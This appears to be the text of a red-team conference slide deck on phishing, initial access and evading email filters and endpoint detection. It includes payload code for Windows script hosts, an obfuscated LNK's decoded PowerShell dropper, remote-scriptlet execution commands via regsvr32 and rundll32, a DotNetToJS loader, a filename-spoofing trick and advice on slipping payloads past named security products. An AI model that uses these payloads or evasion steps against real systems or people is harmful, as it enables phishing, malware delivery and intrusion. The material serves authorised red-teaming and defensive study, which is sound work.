



Modern Initial Access and Evasion Tactics **Red Teamer's Delight**

Mariusz Banach

Red Team Operator at ING Tech Poland

@mariuszbit, [github/mgeeky](#)



beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
 - Mostly recognized from my github.com/mgeeky
- Security Certs holder
 - CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP

Agenda

» A Few Phishing Tricks

» Initial Access in 2022

» Typical Vectors

» Rise of Containerized Malware

» The Beauty of HTML Smuggling

» Evasion In-Depth


» Delivery

» Exploitation

» Installation

» Command & Control

» Exfiltration



Disclaimer

- » Initial Access & Evasion tactics effectiveness is very Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in Mature, Highly Secured Environments**
- » No fancy new tactics in this Talk :<
- » This talk shares my insights based on engagements delivered with following security stacks:
 - » MDE, MS Defender For Endpoint + ATP
 - » MDO, MS Defender For Office365
 - » MDI, MS Defender For Identity
 - » McAfee AV
 - » CrowdStrike Falcon EDR
 - » Palo Alto Proxy
 - » BlueCoat Proxy




PHISHING



Phishing

- » Stay away of regular e-mail exchanges
- » Stick more to Third-Party communication channels (*LinkedIn, Chat, Contact Forms*)
- » Develop multi-step plausible pretexts
 - » CV/Resume in response to a real Job Offer, Customer Inquiry
 - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
 - » Social Marketing offering
- » Bonkers tricks:
 - » Ride-to-Left-Override-Like-Its-90s
 - » “*This E-mail was scanned.[...] No Spam detected. Links are safe to open.*”





Phishing

- » Get familiar with state-of-the-art Detections
- Here we reverse-engineer 20+ Anti-Spam rules

github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – MS Defender for O365 ATP: Safe Links

- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain Warm Up

» Landing Page specific

- » Anti-Sandbox / Anti-Headless

» **HTML Smuggling** <3

» Keep your URL contents benign

- » Beware of `?id=` , `?campaign=`, `?track=`, `/phish.php?sheep=`
- » Number of GET params, their names & values DO MATTER



This link is being scanned.

We're scanning this link to see if it is malicious.

`www.unsafe_url/login.php`

We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes.

X Close this page

Continue anyway (not recommended)

Powered by Office 365 Advanced Threat Protection

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag `<u>`
- HTML code in `<a>` link tags
- `<a href="...">` URL contained GET parameter
- `<a href="...">` URL contained GET parameter with URL
- `<a href="...">` URL pointed to an executable file
- Mail message contained suspicious words



Phishing

» Apply Phishing e-mail *HTML Linting*

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

(1) Test: *Embedded Images*

DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with `` . They should be avoided.

CONTEXT:

```

```

ANALYSIS:

- Found 1 `<img>` tags with embedded image (data:image/png;base64,iVBORw0K). Embedded images increase Office365 SCL (Spam) level by 4 points!

(2) Test: *Images without ALT*

(6) Test: * URL pointed to an executable file*

Message contained `<a>` tags with `href="..."` links pointing to a file with dangerous extension (such as `.exe`)

CONTEXT:

```
<a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool

MXToolbox

CanIPhish

Mail-Tester

Litmus (Paid)

MailTrap (Paid)

Phishious

Mail Headers Analyzer

decode-spam-headers.py

phishing-HTML-linter.py



Phishing

» Email Sending Strategy – MS Defender for Office365 cools down a sender upon 4-5th mail

» **Throttling is absofreakinglutely crucial**

» What works nice for MDO:

» *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

ANALYSIS:

- List of server hops used to deliver message:

--> (1) "action" <action@.com>

```
|_> (2) SMTP-SERVICE (rev: ec2-35-180- eu-west-3.compute.amazonaws.com) (35.180. )
time:      2021-10-15 08:57:33+00:00
id:        ulsm167704wrb.39.2021.10.15.01.57.33
by:        smtp-relay.gmail.com
with:      ESMTPS
for:       < > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
extra:
  - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
  - PDT
```

```
|_> (3) mail-wr1-f97.google.com (209.85.221.97)
time:      2021-10-15 08:57:34+00:00
id:        fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
by:        AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
with:      Microsoft SMTP Server (version=TLS1_3 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA2
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



INITIAL ACCESS



Initial Access

» Phish to Persist

» **instead of Phish to Access** (Matt Hand @SpecterOps)

» Strive for delayed & elonged execution

» --> dechain File Write & Exec events

» Use VBA/WSH to Drop DLL/XLL



» COM Hijacking

» DLL Side Loading / DLL Hijacking

(%LOCALAPPDATA%\Microsoft\Teams\version.dll)

» XLL Persistence

» If dealing with CrowdStrike – drop CPL





Typical Vectors - WSH

» Windows Script Host (WSH)

- » VBE, VBS - VBScript
- » JSE, JS - JScript
- » HTA - HTML Application
- » XSL - XML
- » WSF - Windows Script File
 - » Language agnostic file format
 - » Allows multiple scripts („jobs”) and combination of languages within a single file

» Mostly very-well detected

```
<?xml version='1.0'?>

<stylesheet
' Set agover
xmlns="http://www.w3.org/1999/XSL/Tr
& "urn:schemas-microsoft-com:xsl
' <?xml version=1.0?>
xmlns:user="placeholder"
' End If
version="1.0">
<output method="text"/>
'Dim rarounds, sfoldingq
<ms:script implements-prefix=

'lmis

Private tguidedn,xarabiaz,tk
Function uhayesd($taggedj)
```

XSL

```
function base64ToStream(b) {
var enc = new ActiveXObject("system.Text.ASCIIEncoding");
var length = enc.GetBytecount_2(b);
var ba = enc.GetBytes_4(b);
var transform = new ActiveXObject("system.Security.Cryptography.FromBase64Transform");
ba = transform.TransformFinalBlock(ba, 0, length);
var ms = new ActiveXObject("system.IO.MemoryStream");
ms.Write(ba, 0, (length / 4) * 3);
ms.Position = 0;
return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('system.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('system.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
```

JS

```
<?XML version="1.0"?>
<job id="BGeOvXvypF">
  <script language="VBScript">
    <![CDATA[

Function xsuitablen(itransforms)
  Dim xselectx
  Set xselectx = CreateObject("ADODB.Stream")

  xselectx.Type = 1
  xselectx.Open
  xselectx.Write itransforms
  xselectx.Position = 0
  xselectx.Type = 2
  xselectx.CharSet = "us-ascii"

  xsuitablen = xselectx.ReadText
```

WSF

```
sub puniverser()
  Dim jboen, nbryanr
  Dim gsaidd
  Set gsaidd = CreateObject("WScript.Shell")
  nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
  jboen = nbryanr & "\65hZCAfqbn.xls"

  Dim htechnicalr
  Set htechnicalr = CreateObject("Scripting.FileSystemObject")
  If htechnicalr.FolderExists(nbryanr) Then
    If htechnicalr.FileExists(jboen) Then
      htechnicalr.DeleteFile(jboen)
    End If

    vbeew gsaidd, jboen
    htechnicalr.DeleteFile(jboen)
  End If
End Sub

puniverser
```

VBS

Available scripting engines [\[edit \]](#)

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and se languages in it in files with a .wsh extension. Extended Html and XML also add to the additional possibilities when working with scripts for ne scripts embedded in them as well.

Engine name	Scripting language implemented	Base language	File extensio
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.p, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps



Typical Vectors - Executables

» Executable files

» EXE

» CPL – Control Panel Applet (DLL)

» XLL – Excel Addition (DLL)

» SCR – Screensaver (EXE)


» BAT, COM, PS1, SH

» Very well detected

» Unless dealing with CrowdStrike

» For some reason CPL files are excluded from scanning

» 100% Success Rate, No Joke



Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas¹ and Constantinos Patsakis^{1,2,*}

4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced features with a very intuitive user interface. The latter provides a self and the machine's state during an attack through process tr

4.2.2. DLL-CPL-HTA


None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

Initial Access »



Typical Vectors - LNKs

- » Clever use of shortcut files
- » Still a popular threat, especially in Phishing campaigns
 - » lnk - Link
- » Often detected



```
Listner - [d:\viruses\weird-LNK-SBC9YF4.download]
File Edit Options Encoding Help
L  R  Fq  Y
PrOð e:i R +00t /c:\ 2 wInDOWs\SyStEm32\CmD.e
xe C:\wInDOWs\SyStEm32#\V/D/c "seT LNJV=script&&set
UBYT=C:\windows\Temp\^SBC9YF4&&SET KZOF=try{vPd3ar
c='!LNJV!';d='hPd3TtP: ';GPd3etObjPd3ect(C+d+ '&&set
A1I=PCEfUPCEfUwert89eefk.gadvugarn.sbspCEfU?1PCEfU');};catch(e){};&&set/^p
F7BE="!KZOF:pd3=!!A1I:PCEfU=/"<nu! > !UBYT!.^j^S|c^a^l^l^ s^t^a^a^r^t^ !UBYT!.j^s
"|c^M^a^d^ /%SystemRoot%\System32\shell32.dll$, {sVarNumero}
```

```
000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004C0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004D0: 20 00 2F 00 63 00 20 00 17 00 6F 00 77 00 65 00 | ./c..p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00 6C 00 6C 00 20 00 20 00 | r.s.h.e.l.l. .-
000004F0: 77 00 69 00 6E 00 64 00 6F 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00 68 00 69 00 64 00 64 00 | y.l.e..h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00 6C 00 6E 00 6B 00 70 00 | e.n..$.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00 3D 00 20 00 47 00 65 00 | a.t.h..$.G.e.
00000530: 74 00 2D 00 43 00 68 00 69 00 6C 00 64 00 49 00 | t..C.h.i.l.d.I.
00000540: 74 00 65 00 6D 00 20 00 2A 00 2E 00 6C 00 6E 00 | t.e.m..$.l.n.
00000550: 68 00 20 00 5E 00 7C 00 12 00 77 00 68 00 65 00 | k.^l..w.h.e.
00000560: 72 00 65 00 2D 00 6F 00 62 00 6A 00 65 00 63 00 | r.e..o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00 5F 00 2E 00 6C 00 65 00 | t..{.$..l.e.
00000580: 6E 00 67 00 74 00 68 00 12 00 2D 00 65 00 71 00 | n.g.t.h..$.e.q.
00000590: 20 00 30 00 78 00 30 00 13 00 30 00 32 00 44 00 | .0.x.0.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00 12 00 5E 00 7C 00 20 00 | 7.1.6.).^l..
000005B0: 52 00 65 00 66 00 65 00 63 00 74 00 2D 00 4F 00 | s..l..e..t..o..
```

```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|
select -Skip 002838)) -Encoding Byte; ^& $path
```



Typical Vectors - HTMLs

- » HTML in Attachment – **not so commonly detected**
- » Can contain **HTML Smuggling** payload inside (more on this later)
- » Can be conveniently abused with **Right-To-Left Override** trick
 - » „My Resume.vbs” → „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
```

```
:: Dancing Right-To-Left
```

```
A script abusing Right-To-Left Override unicode byte to rename phishing payloads.
```


```
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<mb@binary-offensive.com>
```

```
INPUT:
```

```
Payload Filename           : My Resume.vbs  
Payload Extension          : .vbs  
Decoy payloads' extension as : .html
```

```
OUTPUT:
```

```
Your file was named in following way      : "My Resume \u202elmth.vbs"  
  
Your filename will look like this (simulated) : "My Resume sbv.html"  
Your filename will look like this (real display) : My Resume
```



sbv.html



Typical Vectors – COM Scriptlets


» COM Scriptlets

- » SCT – COM Scriptlet
- » WSC – Windows Script Component
- » INF-SCT – CSMTMP accepts INF which can execute COM Scriptlets

» Used to instantiate COM objects

- » via Regsvr32
- » via GetObject

» Can be detected



```
<?xml version="1.0"?>
<component>
  <registration progid="951HV.H7F3X" classid="{38b3" _
    & "dd76-c4ee-"
    & "44d0-978e-4ce2d7e14b0f}">
  </registration>

  <script language="VBScript">
    <![CDATA[

Function htmorowry(esuspendede)
  Dim ucitedw
  Set ucitedw = CreateObject("ADODB.Stream")

  ucitedw.Type = 1
  ucitedw.Open
  ucitedw.Write esuspendede
  ucitedw.Position = 0
  ucitedw.Type = 2
  ucitedw.CharSet = "us-ascii"

  htmorowry = ucitedw.ReadText
  Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

WSC

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calculator.sct").
Exec();
```

example.sct

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4   progid="PoC"
5   classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6     <!-- Proof Of Concept - Casey Smith @subTee -->
7     <!-- License: BSD3-Clause -->
8     <script language="JScript">
9       <![CDATA[
10         //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12         var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13         scr.Language = "JScript";
14         scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15         scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17         //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18         //lots of hints here on further obfuscation
19       ]]></script>
20 </registration>
21 </scriptlet>
```

SCT



Typical Vectors - Maldocs

- » Dodgy VBA macros
 - » Consider applying Defender ASR Bypasses
 - » Prepend with “Enable Macro” lure message + lure-removal automation
 - » Gazillion of different weaponization strategies – yet merely few effective:
 - » File Dropping-based
 - » DotNetToJS
 - » XSL
- » Documents that support Auto-Execution
 - » Typical Word, Excel ones
 - » **pub** - Publisher
 - » **rtf** – disguised Word document
- » **Macro-Enabled Office still not eradicated**

The screenshot displays the Microsoft Visual Basic for Applications editor for a 'Normal' project. The left pane shows the project structure with 'Project (Test1)' containing 'ThisDocument' and 'Module1'. The right pane shows the code for 'Module1', which includes a 'Document_Open()' subroutine and a 'lclipp()' function. The code is designed to execute a series of actions, including creating a new document, setting its name, and performing a file operation (likely a drop or copy) based on the 'orevenuey' parameter. The code uses various VBA methods like 'createElement', 'NodeTypedValue', and 'Mod' for arithmetic operations.

```
Private uparametersc As String
Sub Document_Open()
    msusano
End Sub

